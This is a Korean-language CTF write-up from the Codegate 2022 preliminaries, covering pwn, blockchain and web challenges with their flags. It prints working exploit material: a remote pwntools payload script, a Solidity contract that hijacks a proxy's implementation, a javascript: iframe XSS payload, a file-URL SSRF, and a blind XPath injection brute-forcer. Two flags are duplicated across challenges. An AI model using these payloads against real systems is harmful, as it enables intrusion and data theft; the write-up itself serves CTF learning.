

# Codegate CTF 20222 Preliminary Writeup

The Duck

2022. 02. 28 / ctf@theori.io

# Table of Contents

<b>Table of Contents</b>	<b>2</b>
<b>pwn-isolated</b>	<b>3</b>
<b>blockchain-nft</b>	<b>4</b>
<b>blockchain-ankiwoom-investment</b>	<b>5</b>
<b>pwn-file-v</b>	<b>7</b>
<b>pwn-avrm</b>	<b>8</b>
<b>pwn-vimt</b>	<b>9</b>
<b>web-cafe</b>	<b>10</b>
<b>web-superbee</b>	<b>11</b>
<b>web-myfirst</b>	<b>12</b>
<b>web-myblog</b>	<b>13</b>

## pwn-isolated

Linux Kernel에서 부모 ↔ 자식 간 Signal 통신은 concurrency를 보장하지 않는다. 자식 프로세스가 보낸 signal을 부모 프로세스가 처리할 때 레이스 컨디션이 발생한다. Push를 한번하고 Pop을 여러 번 했을 때 스택 포인터가 0인 상황에서 “--” 연산이 수행될 수 있다. 이를 이용해 스택 포인터를 0이 아닌 값으로 변경할 수 있고, 허용된 스택의 임계 영역을 벗어난 곳에 값을 쓸 수 있다. 스택 바로 바깥에 존재하는 스택포인터를, puts의 got 영역 만큼의 offset을 기록한 후 기존 puts 함수에서 libc-one-shot 주소 만큼의 offset을 빼주면 된다.

```
r = remote('3.38.234.54', 7777)

poc += sync_set_debug(p32(0x1))
poc += sync_push(p32(0xd1414142))

poc += sync_reset_stack() * 1

# poc += sync_set_debug(p32(0xfffffc6)) * 4


poc += sync_set_debug(p32(0xfffffc6)) * 4

poc += sync_cmp(p32(0x41424344))

poc += sync_jmp(p32(len(poc)))

print(poc.hex())
assert(len(poc) < 753)

r.send(poc)

r.interactive()
r.close()
```

FLAG:

codegate2022{e3b9e14004167ed0f36292abf91f339fd793353950686decf92a93c75b0feb81f0  
da8937923e348854f31a3b8f397234b9a544f69664ec2bd143e4}

## blockchain-nft

문제에서 주어진 컨트랙트는 원하는 Meta 정보를 가진 URL을 입력받고 NFT (ERC721)을 Minting 해준다. 다만 “127.0.0.1”과 “0.0.0.0”의 URL로는 생성할 수 없게 해두었다. 해당 컨트랙트와 통신하면서 Meta 정보를 캐싱해 보여주거나 이용자가 보유한 NFT를 보여주는 웹 서비스에서는 “127.0.0.1”을 호스트로 가진 URL일 경우 로컬 환경에 저장된 파일을 읽은 후 반환해준다. 제공된 서비스에는 총 2가지 문제점이 존재한다:

1. `ipaddress` 모듈을 통한 IP 주소 검증시 “127.0.0.01”로 입력해도 “127.0.0.1”로 인식한다. 컨트랙트에 있는 검사를 우회할 수 있다. (Docker 내에 있는 파이썬 환경에서만 되는 것으로 보임.)
2. `os.path.join`은 각 항목중에 슬래시 문자 2개를 이용한 절대 경로가 있을 경우 `join` 하지 않고 절대 경로를 반환함. (“./a”, “//x”) → /x

PAYLOAD: `mintNft("127.0.0.01/account/storages//home/ctf/flag.txt")`

FLAG:

`codegate2022{2143a865985b68092cf64bcc86a4173d01a35db15438f1c459eac882e0cbfae6dfb5563d050df7dd618f751ad64337b0695e14470dede6b0560e713c02}`

# blockchain-ankiwoom-investment

Proxy 컨트랙트를 사용할 때의 가장 중요한 점은, 항상 Delegate Call을 수행하는 Implementation의 Storage를 사용해야한다는 점이다. (또는 버퍼 State Variable 리스트를 만들어야 함.) 제공된 문제의 경우 Impl에 존재하는 가변 배열의 길이가 저장되는 곳과 보낸 주소와 현재 시각을 기록하는 Info 구조체가 동일한 스토리지를 사용한다. (Storage[0x02]) 이는 Impl을 실행할 때 가변 배열의 길이가 항상 보낸이의 주소 (msg.sender << 96) 만큼으로 변경된다는 것을 의미한다. Impl 기능 중에 길이가 변경된 가변 배열의 요소를 변경할 수 있는 함수가 존재한다. 해당 함수에서는 변경하려고 하는 인덱스가 가변 배열의 길이보다 작은지 검사하는데, 길이가 보낸이의 주소 (msg.sender << 96)으로 덮으면서, 의도치 않은 영역을 덮을 수 있게 된다. 문제의 목표인 Codegate의 Stock을 변경할 수도 있지만, Integer Overflow를 발생시켜 Storage[0x00]에 존재하는 Impl을 변경하였다. 벗어날 수 있는 임계영역의 범위가 Contract 주소에 의존적이므로, 적절한 Nonce를 사용해 배포하면 된다.

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.11;

interface IInvestment {
    function modifyDonater(uint) external;
    function init() external;
    function mint() external;
    function buyStock(string memory, uint) external;
    function donateStock(address, string memory, uint) external;
}

contract Exploit {
    event solved(address);

    constructor(address target) {
        IInvestment i = IInvestment(address(target));
        i.init();
        i.mint();
        i.buyStock("apple", 1);
        i.donateStock(address(this), "apple", 1);
    }

    fallback() external {}

    function go(address target) external {
        IInvestment i = IInvestment(target);

        i.modifyDonater(0xbfa87805ed57dc1f0d489ce33be4c4577d74ccde357eeeeee058a32c55c
44a532); // set impl
    }
}
```

```
function trigger() external {
    emit solved(msg.sender);
}
```

배포 → go 함수 → trigger 함수 순으로 실행하면 된다. (Proxy의 Impl을 보낸 주소 (위 컨트랙트)로 변경하여서 trigger 함수를 호출할 수 있다.)

FLAG:

codegate2022{cd05743fdbf840fb95e9af30cb6eaa41e26a8c688193c1625a8f3f470e004b890  
eb99b79b0d6408beddad3f66edf474f18aa643df3ab0b4315c8}

## pwn-file-v

Content를 수정할 때 오프셋 0에 있는 int32값인 **total size**를 업데이트 하지 않아서 OOB read/write 취약점이 발생한다. 먼저, content의 크기를 늘린 뒤 저장, 불러오기를 하면 실제 힙에 할당된 것 보다 큰 사이즈로 content를 읽어올 수 있으며 포인터를 릭할 수 있다.

그 뒤, Content를 원래 크기보다 작게 수정하거나 Content를 크게 수정 후 임의의 사이즈로 수정 시 heap BOF가 일어난다. 후자를 사용하였는데, 취약점의 이유는 구조체의 크기 계산 공식이 (**total size - content size + new content size**)이기 때문에, 첫 번째 수정에서 **total size**가 변하지 않고 **content size**가 변하면서 실제 **filename + content**의 크기보다 힙을 크게 할당시킬 수 있기 때문이다.

위 두 취약점을 이용하여 libc 포인터 릭 후 tcache poisoning을 통해 free hook을 덮어 썼고, 이후 system("sh")를 실행하여 플래그를 획득하였다.

FLAG:

**codegate2022{66c970e5044269720980a2d07b1e9ca930b36304fd6e70ad0efabbfd40c6e5bf  
b4daabdb74677d9f796d1e7940889fca9c97d3ba696ea437}**

## pwn-avrm

ARM 쉘코드를 실행하는데, 실행 전 ARM과 같은 기능을 가지는 VM 상에서 실행하여 **syscall**에 “flag”파일 읽기 등의 기능이 있는지 검사한다. 존재하지 않으면 실제 머신에서 실행해준다.

하지만 사용자의 입력에 의해 분기가 바뀌어버리면 VM과 실제 머신과의 동작을 다르게 할 수 있다. **read()** **system call**로 사용자의 입력을 받고 특정 값과 매치되면 바로 **exit**를, 아닌 경우 **execve("sh")**를 하여 검사를 우회 후 쉘을 획득하였다.

FLAG:

**codegate2022{87814f50060f6f4d23241d4f307b2bc29a2763c1b71685234bbca0ef8563226c5  
6d0343bc1fea3e09e7c8a1def8f9bb4b461119fa81e}**

## pwn-vimt

로컬 포너블 문제이며, ESC + compile을 입력하면 gcc를 실행해준다. 하지만 PATH variable을 수정하여 임의 디렉터리에 있는 gcc라는 이름의 바이너리를 실행시킬 수 있으므로 LPE가 가능하다. setreuid + system을 하는 바이너리를 작성하여 /tmp에 넣고, PATH=/tmp ./app 후 compile을 invoke하여 풀이하였다.


FLAG:

`codegate2022{87814f50060f6f4d23241d4f307b2bc29a2763c1b71685234bbca0ef8563226c5  
6d0343bc1fea3e09e7c8a1def8f9bb4b461119fa81e}`


## web-cafe

iframe에 원하는 src를 입력할 수 있다. “Javascript:” 스킴을 통해 임의 자바스크립트 실행을 한다.

```
<iframe src="javascript://%0aalert(1);youtube.comasd.com"></iframe>
```



이를 통해 봇 쿠키를 탈취하고, 플래그를 획득할 수 있다.



**flag**

[report](#)

codegate2022{4074a143396395e7196bbfd60da0d3a7739139b66543871611c4d5eb397884a9}

FLAG:**codegate2022{4074a143396395e7196bbfd60da0d3a7739139b66543871611c4d5eb397884a9}**

# web-superbee

Beego 코드를 보면

<https://github.com/beego/beego/blob/10ea897525a59d7d0e44af8c6d639bfa1d4bf823/server/web/context/input.go#L115-L117>

Domain은 호스트 헤더 정보에서 가져오기 때문에 호스트 헤더를 localhost로 변조하여 전송하여, encrypted\_auth\_key를 획득할 수 있다.

auth\_crypt\_key가 설정되어 있지 않기 때문에 암호화 과정에서 패딩이 채워지며, "\x16"\*16로 설정된다.

```
....  
func Padding(ciphertext []byte, blockSize int) []byte {  
    padding := blockSize - len(ciphertext)%blockSize  
    padtext := bytes.Repeat([]byte{byte(padding)}, padding)  
    return append(ciphertext, padtext...)  
}  
  
func AesDecrypt(crypted, key []byte) ([]byte, error) {  
    padded_key := Padding(key, 16)  
    block, err := aes.NewCipher(padded_key)  
    if err != nil {  
        return nil, err  
    }  
    blockSize := block.BlockSize()  
    blockMode := cipher.NewCBCDecrypter(block, padded_key[:blockSize])  
    origData := make([]byte, len(crypted))  
    blockMode.CryptBlocks(origData, crypted)  
    //origData = PKCS7UnPadding(origData)  
    return origData, nil  
}  
  
func main() {  
    auth_crypt_key := ""  
    data, _ :=  
hex.DecodeString("00fb3dcf5ecaad607aeb0c91e9b194d9f9f9e263cebd55cdf1ec2a327d033be657  
c2582de2ef1ba6d77fd22784011607")  
    a, _ := AesDecrypt(data, []byte(auth_crypt_key))  
    fmt.Println(a)  
    fmt.Println(hex.EncodeToString(a))  
}
```

디크립트 코드를 짜서 auth\_key키를 구할 수 있고 이를 통해 플래그를 획득할 수 있다.

← → C ⚠ 주의 요함 | 3.39.49.174:30001/main/index

## Index

codegate2022{d9adbe86f4ecc93944e77183e1dc6342}


FLAG: codegate2022{d9adbe86f4ecc93944e77183e1dc6342}

# web-myfirst

java.net.URL 보면 앞에 “url:” 붙은 경우 짜르고 뒤에 부터 시작한다.

(<https://github.com/openjdk/jdk/blob/739769c8fc4b496f08a92225a12d07414537b6c0/src/java.base/share/classes/java/net/URL.java#L620>)

[url:file:/flag]



FLAG: **codegate2022{8953bf834fdde34ae51937975c78a895863de1e1}**

## web-myblog

Idx 입력 받아 조회하는 부분에서 Xpath Injection이 발생한다. 플래그가 catalina.properties에 들어가는 걸 보고, Xpath 함수 중 SystemProperty를 찾아 플래그를 획득할 수 있다.

[https://access.redhat.com/webassets/avalon/d/jboss\\_enterprise\\_application\\_platform\\_continuos\\_delivery/17/javadocs/org/apache/xpath/functions/FuncSystemProperty.html](https://access.redhat.com/webassets/avalon/d/jboss_enterprise_application_platform_continuos_delivery/17/javadocs/org/apache/xpath/functions/FuncSystemProperty.html)

```
import requests

cookies = {
    'JSESSIONID': '3832B96877308AB7EDB81B47230477D9',
}

headers = {
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36',
    'Accept':
    'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
    png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9',
}

chars = "abcdef1234567890}"
FLAG = "codegate2022{"
MY_TEXT = "asd"
for i in range(14, 14+32+1):
    for c in chars:
        print(i, c)
        params = (
            ('idx', f'{i}\'and substring(system-property(\'flag\'),{i},1)="{c}"'
        and\'1'),
        )

        response = requests.get('http://3.39.79.180/blog/read', headers=headers,
        params=params, cookies=cookies, verify=False)
        if MY_TEXT in response.text:
            print("FIND !!!!")
            FLAG = FLAG + c
            print(FLAG)
            break
```

FLAG: **codegate2022{bcbbc8d6c8f7ea1924ee108f38cc000f}**